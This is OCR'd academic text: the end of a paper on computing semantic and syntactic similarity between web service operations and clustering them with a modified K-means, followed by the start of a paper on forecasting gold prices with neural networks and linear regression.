

Fig. 5. The description of the ReserveRoom operation from hotel reservation service before aggregation.



Fig. 6. The description of the ReserveRoom operation from hotel reservation service after aggregation.

Sim_Msg = [Sim_List_Pars () +Sim_Msg_Name ()]/2.With:

- Sim_Msg_Name (): is the function that measures the similarity between the identifiers of the compared outputs messages (see Section III-C-3(*a*)(*ii*)).
- Sim_List_Pars (): is the function that measures the degree of similarity between parameters. This function consists of:

A. Building a similarity matrix whose lines refers to the parameters of the first operation and the columns refer to the parameters of the second operation (Table II). The following formula determines the values of this matrix:

Sim_Pars= [Sim_ident () +Sim_Types ()]/2.

Where:

- Sim_Pars (): is the function that calculates the similarity between parameters. This measure is included between [0-1], where 0 means the dissimilarity of the compared parameters and 1 means their similarity. As long as we tend to 1 as long as they become more and more similar.

Where:

- Sim_ident (): is the function that measures the similarity between the identifiers of the outputs parameters (see Section III-C-3(*a*)(*ii*)).
- Sim_Types (): is the function that measures the similarity between the types of parameters (see Section III-C-3(*a*)(*iii*)).

B. Calculate the degree of similarity between the list of parameters, by calculating the average of maximum scores (the Hungarian method).

TABLE II. SIMILARITY BETWEEN PARAMETERS

O1 / **O2**	**Parameter1**	**Parameter2**	**Parameter3**
Parameter'1	Sim_Pars()	Sim_Pars()	Sim_Pars()
Parameter'2	Sim_Pars()	Sim_Pars()	Sim_Pars()

ii) Similarity between identifiers

An identifier (parameter name or message name or operation name) is a word or a sequence of concatenated words.

Measuring the similarity between two identifiers consists of:

- Chopping identifiers into words, (in the case of an identifier composed of several words).
- Remove stop words, as well as special characters and numbers.
- Extending the abbreviations.

- Lemmatizing the segments (use the singular, the infinitive for verbs, the masculine for adjectives, etc.).
- Building a similarity matrix between the words of two different identifiers, where columns represent the words of the first identifier and the lines those of the second, Table III. The matrix values are determined according to a semantic analysis (WU-PALMER) if the two words exist in the Word-net, if not, by using a syntactic analysis (Jaro-Winkler).
- Calculate the degree of similarity between the identifiers, by calculating the average of maximum scores (the Hungarian method).

TABLE III. SIMILARITY BETWEEN TWO IDENTIFIERS

Identifier1 / Identifier2	Word1	Word2	Word 3
Word'1	WU-Palmer / Jaro-Winkler	WU-Palmer / Jaro-Winkler	WU-Palmer / Jaro-Winkler
Word'2	WU-Palmer / Jaro-Winkler	WU-Palmer / Jaro-Winkler	WU-Palmer / Jaro-Winkler

iii) The similarity between types

The type T of an identifier is: Integer, Real, String, Date or Boolean. In [12] and [14], authors propose Table IV, which determines the similarity between the different possible types:

TABLE IV. SIMILARITY BETWEEN TYPES [12]

	Integer	**Real**	**String**	**Date**	**Boolean**
Integer	1.0	0.5	0.3	0.1	0.1
Real	1.0	1.0	0.1	0.0	0.1
String	0.7	0.7	1.0	0.8	0.3
Date	0.1	0.0	0.1	1.0	0.0
Boolean	0.1	0.0	0.1	0.0	1.0

The similarity between two given types of parameters is calculated with the following formula:

Sim_Types = min [Sim (T1, T2), Sim (T2, T1)].

Where,

T1 is the type of the first parameter and T2 is the type of the other.

4) Constitute groups of similar operations using the K-means algorithm

a) Concept of distance between operations

The distance between two objects is defined by their convergence or divergence from each other.

In this work, the distance between two operations is defined by their degree of similarity. this degree is between [0, 1] where 0 means dissimilarity and 1 means similarity of operations, as long as we tend to 1, as long as they become more and more similar. For this, a threshold was defined from which we consider that the compared operations are very similar (very close to each other). This has been defined by experts, who concluded that from a threshold of 0.7, the operations can be considered very similar.

b) Cluster's Center

The K-means algorithm consists of determining for each cluster Ci, a center Mi, so an object O (operation) will be assigned to the cluster whose distance (Mi, O) is minimal. In our case, the cluster's center is represented by an operation called the representative operation, by default, is the first operation assigned to the cluster Ci, so an operation Oj will be assigned to the cluster Ci if, and only if, the distance (Mi, Oj)> = Threshold.

c) Application of K -Means algorithm

K-means algorithm mentioned previously group similar objects into a single group. The major disadvantage of this algorithm is the number of classes K which must be fixed at the beginning, also the random selection of the objects forming centers'. So to remedy this, the following solution has been proposed:

Choose a number K forming K clusters.
For i =1 to n (Total number of operations) do
Choose a random operation. Let Oi.
While: Oi is not assigned yet, do:
Study the distance between Oi and the representative operations of the clusters (at the beginning, all the clusters are empty).
If it is similar, assign it to its cluster, return to 1.
Else:
If there are empty clusters, assigned to one of these clusters, it becomes its representative element, return to 1.
Else (if there is no empty cluster):
Increase the k, create a new cluster.
Assign this operation to this new cluster; it becomes its representative element, return to 1.
End while.
End for
Count the number of empty clusters, delete them and decrement the K.

d) Stop criteria

All operations are assigned to their clusters.

e) Temporal complexity

The complexity of the worst case is n * m. such as:

- n: represents the total number of operations.
- m: the number of non-empty clusters

IV. EXPERIMENT RESULTS

A. The WSDLs Files Used

The experiment has been carried out on real web services belonging to different fields: transport, address, location, weather.

B. The WSDLs Files Used

The approach has been applied on an Intel processor machine (I3-3110M CPU2.40GHZ) with 4GB RAM and Windows 07 as the operating system.

C. Results and Assessment

The tool has been experimented with 15, 30, 49 WSDLs samples successively with a number of operation, 36, 150, 300 and a number of parameters in the same order 137, 627,860.

To evaluate our results (the formed groups), we compared our results with those obtained of experts experience on the same sample and we calculate the precision and recall. The result is shown in Table V.

TABLE V. RECALL AND PRECISION MEASUREMENT

	15 WSDLs	**15 WSDLs**	**15 WSDLs**
Precision	1.0	1.0	0.98
Recall	1.0	0.97	0.94

D. Discussion of Results

Table V shows the results obtained which are described by two measures: precision and recall.

1) Precision: This measures the proportion of software results that are considered relevant or correct, and it is the ratio of the number of relevant items found by the total number of items found.

2) Recall: This measures the proportion of all the correct results that a software might theoretically find, and is the ratio of the number of relevant elements found by the total number of relevant elements.

According to Table V, the results obtained (precision & recall) are very satisfying, which means that the groups formed by our software which implement our method, are very close to those obtained of experts experience on the same sample, this indicates that our method is very close to the human evaluation, and confirms the effectiveness and the reliability of our approach.

V. CONCLUSION AND FUTURE WORK

In this work, our goal has been, as a first step, to focus on the study of similarity between operations of web services, and thus constituting groups of (Services, Common Operations).

In this work, we rely on the outputs, as two operations are considered functionally similar if, and only if, they produce the same outputs (same results). We used semantic and syntactic methods considered as better; also we arranged the K-means method to group the similar operations.

Our future work consists of proposing a research approach adapted to this new space while proving that this reorganization of the Web services space as discussed previously in this article, improves search time and facilitate the discovery compared to the different existing approaches.

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Predicting Future Gold Rates using Machine Learning Approach

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***Abstract*—Historically, gold was used for supporting trade transactions around the world besides other modes of payment. Various states maintained and enhanced their gold reserves and were recognized as wealthy and progressive states. In present times, precious metals like gold are held with central banks of all countries to guarantee re-payment of foreign debts, and also to control inflation. Moreover, it also reflects the financial strength of the country. Besides government agencies, various multi-national companies and individuals have also invested in gold reserves. In traditional events of Asian countries, gold is also presented as gifts/souvenirs and in marriages, gold ornaments are presented as Dowry in India, Pakistan and other countries. In addition to the demand and supply of the commodity in the market, the performance of the world's leading economies also strongly influences gold rates. We predict future gold rates based on 22 market variables using machine learning techniques. Results show that we can predict the daily gold rates very accurately. Our prediction models will be beneficial for investors, and central banks to decide when to invest in this commodity.**

Keywords—Gold rates; prediction; forecasting; linear regression; neural networks; ARMA Model

I. Introduction

Historically, gold had been used as a form of currency in various parts of the world including USA [5]. In recent times also, gold has maintained its value and has been used as a means for assessing the financial strength of a country. Big investors have also been attracted to this precious metal and invested huge amounts in it. Recently, emerging world economies, such as China, Russia, and India have been big buyers of gold, whereas USA, South Africa, and Australia are among the big seller of this commodity [8]. Chinese and Indian traditional events also affect the price of the gold. In that time more money is poured for purchase of this commodity. Small investors also find this commodity for safe investment rather than alternate investment options, which bear in-built investment risks. Internal financial conditions of the aforementioned countries play a vital role for setting spot rates for gold. Governmental investments in gold are largely decided by their financial conditions, and interest rates, as they are indicators of the strength of their economy. When US interest rates become lower, more economic activity is witnessed in US, thus capital inflows in gold market are observed. Similarly, when interest rates lowered in China from 5.31 (2010) to 4.35 (2016), it bought gold aggressively [8].

Global investors, either countries or giant companies, tend to invest elsewhere if they foresee a significant decline in gold prices. In such a scenario, some investors turn to some other form of investment, such as US Bonds, or stock exchange. Fig. 1 shows that New York Stock Exchange (NYSE) and S&P 500 tend to do better when gold rates are at their low. S&P 500 is an American stock market index based on the market capitalizations of 500 large companies listed on the NYSE or NASDAQ. It implies that capital flow was noticed from stock exchanges to gold market. On the other hand, some stakeholders convert their gold reserves to USD, therefore EuroUSD index (exchange rate from Euro to USD) tends to rise with the decline in gold rates. Value of USD itself is dependent on various factors including the interest rates decided by US Government. Performance of the leading stock exchanges such as NASDAQ, and Dow Jones also reflects the strength of the US economy. Therefore, various phenomena are interconnected with gold rates and affect the price also.

The spot price is the current market price at which commodity is purchased or sold for immediate payment and delivery. It is differentiated from the futures price, which is the price at which the two parties agree to transact on future date. Gold spot rates are decided twice a day based on supply and demand in gold market. Fractional change in gold price may result in huge profit or loss for these investors as well as government banks. Forecasting rise and decline in the daily gold rates, can help investors to decide when to buy (or sell) the commodity. Various studies have been conducted by researchers to forecast gold rates, each of them insightful in their own right. We in this study forecast gold rates using a) the most comprehensive set of features than any of the previous studies, which for the first time includes the performance indicators of Russian, Chinese, and Indian economies (as they are the biggest purchaser of gold) and as well as the stock price of leading gold producing/trading companies, and b) apply various machine learning algorithms for forecasting and compare their results. We also identify which attributes influence the gold rates the most, some of which were not even used before.

The rest of the paper is organized as follows: Section II covers the related studies that have been conducted in this problem domain. In Section III, we describe our data collection process, and the various attributes that we used. Results are presented in Section IV. We finally conclude in Section V.




Fig. 1. Effect of index prices on gold rates.

II. Related Work

In [1], authors discuss the influence of US dollar on setting of crude oil and gold rates in the international market. They also analyze the influence of US dollar with respect to mutual funds, financial markets, interest rates of Federal Reserve, inflation, and economic recession between the period 1996 and 2009. They take in to consideration major world events which may have affected US dollar rates. In [2], authors use the simplest approach to predict future gold rates, as they do not take into consideration any attribute that may directly or indirectly influence the gold rates. Instead, they only use five attributes derived from gold rates itself. These five attributes are the opening, closing, highest, and lowest price of gold on a given day, and the volume of the commodity traded that day. They use decision trees and support vector regression algorithms for predicting gold rates, but do not report any results. On the other hand, [6] perform a very comprehensive empirical comparison of seventeen different approaches for time series modeling of the gold prices, and conclude that random walk approach is the best. The shortcoming of the study is that they only use few variables such as the price of other precious metals (palladium, silver, etc.) as input variables to the models. They do not take into consideration the economic conditions of major economies, or gold producing companies.

In [1], author use text mining and artificial neural networks (ANN) to forecast the gold prices and compare their results with the autoregressive-moving average (ARMA) model. ARMA model is the most frequently used statistical model for analyzing time series data. ARMA model consists of two parts, the first part AR, involves regressing the variable on its own past values. The second part MA, involves modeling the error term as a linear combination of error terms occurring simultaneously and at various times in the past. In [3] also, author use the ARMA model for predicting gold rates but use monthly rates of gold of past 124 months. They forecast actual gold prices and achieve an accuracy of 66.67%. In [10] also, author use ARMA model but compare their results with ANN and show that ANN performs better than ARMA. They used data from 1990 to 2006 for training, whereas data from 2006 to 2008 was used.

For testing, Coefficient of determination (R^2), mean absolute error (MAE), and root mean squared error were used for performance analysis. Cosine Amplitude Methods (CAM) test was also carried out for sensitivity analysis to determine relationship between related parameters.

In [4], author use extreme learning machines (ELM) algorithm, a variation of ANN. They compare the results of ELM with feed forward neural network without feedback, with back propagation, radial basis function, and ELMAN networks. They conclude that ELM performs the best with accuracy of 93.82%.

Variables considered by them include prices of gold, silver, and crude oil. They also consider Standard and Poor (S&P) 500 index and foreign exchange rate for preparing their model. In [5], authors take into consideration economic factors like inflation, currency prices, stock exchange performance, etc. to predict gold rates. They use multiple linear regression (MLR) model for forecasting gold prices based on eight independent variables. They conclude the most influencing parameters are Thomson Reuters Core Commodity (CRB) Index, EURUSD exchange rate, inflation rates, and money supply index (MI). Praise-Winsten procedure was used for removing correlated error terms. Using only these four attributes they achieved 96.92% accuracy. In [9], authors use logistic regression (LR) model and achieved 63.76% precision, 63.89% recall and 61.92% accuracy using eight years of data. They conclude that LR outperforms the SVM.

III. Proposed Methodology

Table II lists the attributes considered by the studies discussed in Section II. The column labeled ‘Proposed’ lists the attributes used by us to build the models. Our attribute list is the most comprehensive and for the first time takes into consideration the performance indicators of Russia, China, and India as they are the biggest purchaser of gold. We do so, on the motivation that gold prices are constantly varying due to financial conditions of certain countries like USA, UK, China, and Russia among the other countries [7]. Their financial strength lets them to invest more in gold, and when their economy becomes weak, and then they sell their gold reserves to strengthen their economy. Secondly, we also take into consideration the stock price of the major gold trade companies.

A. Dataset

Data for this study is collected from January 2005 to September 2016 from various sources. Data for attributes, such as Oil Price, NYSE, Standard and Poor's (S&P) 500 index, US Bond rates (10 years), EuroUSD exchange rates were gathered. Data of many government central banks and five large companies that have invested huge amounts in gold have also been collected. Price of precious metals during this period is also included in the analysis. Table I lists the online sources from which this data was extracted. Table II lists all these attributes.

The price of gold that we are trying to predict is taken in US Dollar. A lot of cleaning and preprocessing was performed on the dataset. The problem of missing values was handled in appropriate manner to complete the dataset.

Gold prices change on daily basis and are also affected by major world events. Current gold rates are much higher than a few years ago, as shown in Fig. 2. Keeping in view the huge difference in price, it was decided to split the dataset in a sequential fashion instead of random sampling. Therefore, the most recent 25% data is used as the test set, and the earliest 75% data is used for training. Thus, the first 2295 records make up the training set whereas the test set comprises of the last 770 rows. Due to major fluctuation in gold prices over the years, recent historical data would be more indicative of the future trend. Therefore, we further divide the training set into four versions. The first version contains all the records from 0% to 75%, the second version consists of records from 15% to 75%, the third version consists of records from 30% to 75%, and the last version from 45% to 75% of the whole data.

B. Correlation Analysis

Correlation analysis was performed to determine which of the twenty-two attributes collected by us are highly correlated to gold price. Fig. 3 shows the result of the correlation analysis. It gives some interesting insights. The attribute that has the highest correlation with gold rates is not the performance of US (or any other major) economy, or the price of other precious metals, but it is the stock price of Silver Wheaton Corporation (SLW), the world's largest precious metals streaming company. Other major gold producers, Eldorado Gold Corporation, and Compania de Minas Buenaventura, stand at the tenth and eleventh most correlated attributes. This is the first study to use the values of major gold producers to forecast gold price (see Table II).

Followed by SLW, as expected, the major correlated attributes are the price of precious metals (such as silver), and performance indicators of major world economies such as that of US and UK. A surprise is the seventh place of interest rate of Russia, first to be included in any study forecasting price of gold. Interest rate of China on the other hand does not have a major influence on gold price.

C. Machine Learning Models

We use two ML models, namely neural networks, and linear regression. Neural networks also known as artificial neural networks (ANN) are a family of models inspired by biological neural networks and are used to approximate functions that can depend on a large number of inputs. In addition to the input and output layers, they consist of one or more hidden layers of neurons that try to learn non-linear decision boundaries that separate different classes of data. It can also be used to predict continuous valued attributes such as gold prices in our case. Fig. 4 depicts a sample ANN.

Linear regression (LR) is an approach used in statistics to model relationship between dependent (class variable) and one or more independent variables (attributes). Linear regression can be used for predicting continuous valued attribute.

We use the implementation of LR and ANN that is provided by RapidMiner tool. Both models are optimized using the RMSE performance measure.

TABLE I. SOURCES OF DATA COLLECTION

Data	Source
Gold Spot Rates	www.gold.org
Silver Spot Rates	www.perthmint.com.au
Platinum Spot Rates	www.perthmint.com.au
Palladium Spot Rates	www.perthmint.com.au
Rhodium Spot Rates	www.markets.businessinsider.com
Oil Spot Prices	www.investing.com
S&P500 Index	www.finance.yahoo.com
US Bond Rates	www.treasury.gov
EuroUSD Index	www.finance.yahoo.com
NYSE Index	www.finance.yahoo.com
EGO Index	www.finance.google.com
SLW Index	www.finance.google.com
AU Index	www.finance.google.com
ABX	www.finance.google.com
BVN	www.finance.google.com
Interest Rate China	www.quandl.com
Interest Rate USA	www.treasury.gov.
Interest Rate UK	www.global-rates.com
Interest Rate Russia	www.global-rates.com

TABLE II. ATTRIBUTES USED FOR PREDICTING GOLD RATES

Variable	**[1]**	**[4]**	**[5]**	**[6]**	**[9]**	**[10]**	**Proposed**
Time Period	***1996-2009***	***2000-2014***	***2003***	***1972-2013***	***2005-2013***	***1990-2008***	***2005-2016***
Oil Spot Price	✓	✓				✓	✓
Oil Future Price	✓				✓		
Gold Spot Price	✓	✓	✓	✓	✓	✓	✓
Gold Future Price					✓		
S&P 500 Index	✓	✓	✓		✓		✓
Silver Price	✓	✓		✓		✓	✓
Silver Future Price					✓		
Copper Future Price					✓		
Platinum Price	✓			✓			✓
US Dollar Index	✓	✓	✓		✓	✓	✓
Base Interest Rate	✓						
Consumer Price Index (CPI)	✓						✓
Inflation	✓					✓	
Gold Production						✓	
US Bond (10 Years)	✓						✓
US Bond (5 Years)							
Dow Jones Index	✓				✓		✓
Commodity Research Bureau (CRB)			✓				
EUROUSD Rate			✓		✓		✓
Money Supply (M1)			✓				
NYSE Index			✓				✓
Treasury Bill			✓				
Palladium Price				✓			✓
Rhodium Price				✓			✓
Interest Rate (US)							✓
Interest Rate (UK)							✓
Interest Rate (China)							✓
Interest Rate (Russia)							✓
Eldorado Gold Corp. (EGO)							✓
Silver Wheaton Corp. (SLW)							✓
AngloGold Ashanti Limited (AU)							✓
Barrick Gold Corp. (ABX)							✓
Compania de Minas Buenaventura (BVN)							✓
NASDAQ					✓	✓	
FTSE					✓	✓	
Hang Seng Index					✓		
Nikkie Index					✓		
GBP-USD					✓		
JPY-USD					✓		
CNY-USD					✓		
Shanghai Composite					✓		
KOSPI Composite					✓		
Ibo Vespa					✓	✓	
DAX					✓	✓	
EuroNext 100					✓		




Fig. 2. Contrast in prices of gold.




Fig. 3. Correlation analysis.




Fig. 4. Artificial neural network.

IV. Results

ANN has various tuning parameters. We experimented with most of them and found two parameters, namely number of layers, and learning rate to be the ones having the greatest impact on its performance.


Therefore, Fig. 5(a)-(d) show the result of applying ANN on the test set while varying the values of these two parameters over the training set. The four figures correspond to the four versions of the training set (Section III). Similarly, Fig. 6 depicts the performance of LR while varying its ridge parameter.

The results are very encouraging. Fig. 5(d) shows that while using as little as 920 days of data (i.e. 45-75%) for training, the root mean squared error is as low as 19. This is an extremely low error considering that the average rates of gold in the test data is above 1200$ (Fig. 2). Performance of LR even though is lower than that of ANN, but the difference is not significant. LR has the advantage of a faster training time than ANN.

